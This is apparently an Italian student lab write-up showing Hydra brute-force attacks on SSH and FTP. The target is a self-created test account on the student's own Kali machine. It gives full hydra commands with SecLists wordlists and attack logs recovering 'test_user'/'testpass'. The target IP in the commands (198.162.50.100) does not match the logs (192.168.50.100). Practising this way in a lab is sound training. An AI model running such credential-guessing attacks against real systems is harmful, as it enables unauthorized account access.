

A decorative graphic on the left side of the slide. It consists of a blue parallelogram and a light green parallelogram, both tilted at an angle. The blue shape is in the foreground, and the green shape is partially behind it. They are set against a dark blue background with faint, larger-scale geometric patterns.

Esercizio S6 L4



Passaggio 1: preparazione

Come primo passaggio impostiamo Kali in modo che possa connettersi ad internet, quindi con scheda di rete bridged DHCP, fatto ciò riavviamo la macchina ed eseguiamo i seguenti comandi da terminale:

```
<<sudo apt install seclists>> e <<sudo apt install vsftpd>>
```

il primo scaricherà liste di username e password comuni per fare password cracking, mentre il secondo scaricherà ed installerà un servizio sulla nostra macchina.

Terminato questo passaggio rimetteremo Kali in scheda di rete locale con IP manuale 192.168.50.100



Passaggio 2: attacco a ssh con hydra

Creiamo un nuovo utente su Kali Linux, con il comando:

```
sudo adduser test_user
```

Chiamiamo l'utente test_user, e configuriamo una password iniziale <<testpass>>

Attiviamo il servizio ssh con il comando:

```
sudo service ssh start
```


A questo punto siamo pronti per iniziare l'attacco

Passaggio 2: attacco a ssh con hydra

Apriamo un nuovo terminale ed inseriamo il successivo comando:

```
<<hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P  
/usr/share/seclists/Password/xato-net-10-million-password-1000000.txt 198.162.50.100  
-t4 ssh -V>>
```

Hydra comincerà a provare tutte le combinazioni di username e password nel tentativo di trovare accessi validi, eventualmente funzionerà ma ci potrebbe impiegare mesi di tempo quindi a scopo dimostrativo creiamo due documenti di testo su Desktop chiamati username.txt e password.txt e ci inseriamo dentro una decina di username nel primo e di password nel secondo facendo attenzione ad inserire <<test_user>> in username.txt e <<testpass>> in password.txt



Passaggio 2: attacco a ssh con hydra

~/Desktop/username.txt - Mousepad

File Edit Search View Document Help

+ [Icons]

```
1 root
2 administrator
3 admin
4 webadmin
5 sysadmin
6 test_user
7 netadmin
8 guest
9 user
10 web
11 test
12
```

~/Desktop/password.txt - Mousepad

File Edit Search View Document Help

+ [Icons]

```
1 123456
2 12345
3 123456789
4 password
5 iloveyou
6 princess
7 12345678
8 1234567
9 abc123
10 testpass
11
```

Passaggio 2: attacco a ssh con hydra

A questo punto modifichiamo il comando di prima per usare i nuovi file in questo modo:

```
<<hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/password.txt  
198.162.50.100 -t4 ssh -V>>
```

dopo qualche secondo osserviamo che hydra trova la coppia di credenziali giusta test_user & testpass

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 54 of 110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "iloveyou" - 55 of 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "princess" - 56 of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 57 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 58 of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 59 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 60 of 110 [child 1] (0/0)  
[22][ssh] host: 192.168.50.100 login: test_user password: testpass  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456" - 61 of 110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "12345" - 62 of 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456789" - 63 of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "password" - 64 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "iloveyou" - 65 of 110 [child 1] (0/0)
```

Passaggio 3: attacco a ftp con hydra

L'attacco a ftp è molto simile a quello appena visto, cominciamo attivando il servizio ftp con il comando:

```
sudo service vsftpd start
```

poi eseguiamo il seguente comando per cominciare l'attacco con hydra:

```
<<hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/password.txt  
198.162.50.100 -t4 ftp -V>>
```

Nuovamente possiamo osservare come hydra troverà la combinazione giusta dopo qualche

```
[ATTEMPT] target 192.168.50.100 - login test_user - pass princess - 56 of 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 57 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 58 of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 59 of 110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 60 of 110 [child 0] (0/0)  
[21][ftp] host: 192.168.50.100 login: test_user password: testpass  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456" - 61 of 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "12345" - 62 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456789" - 63 of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "password" - 64 of 110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "iloveyou" - 65 of 110 [child 0] (0/0)
```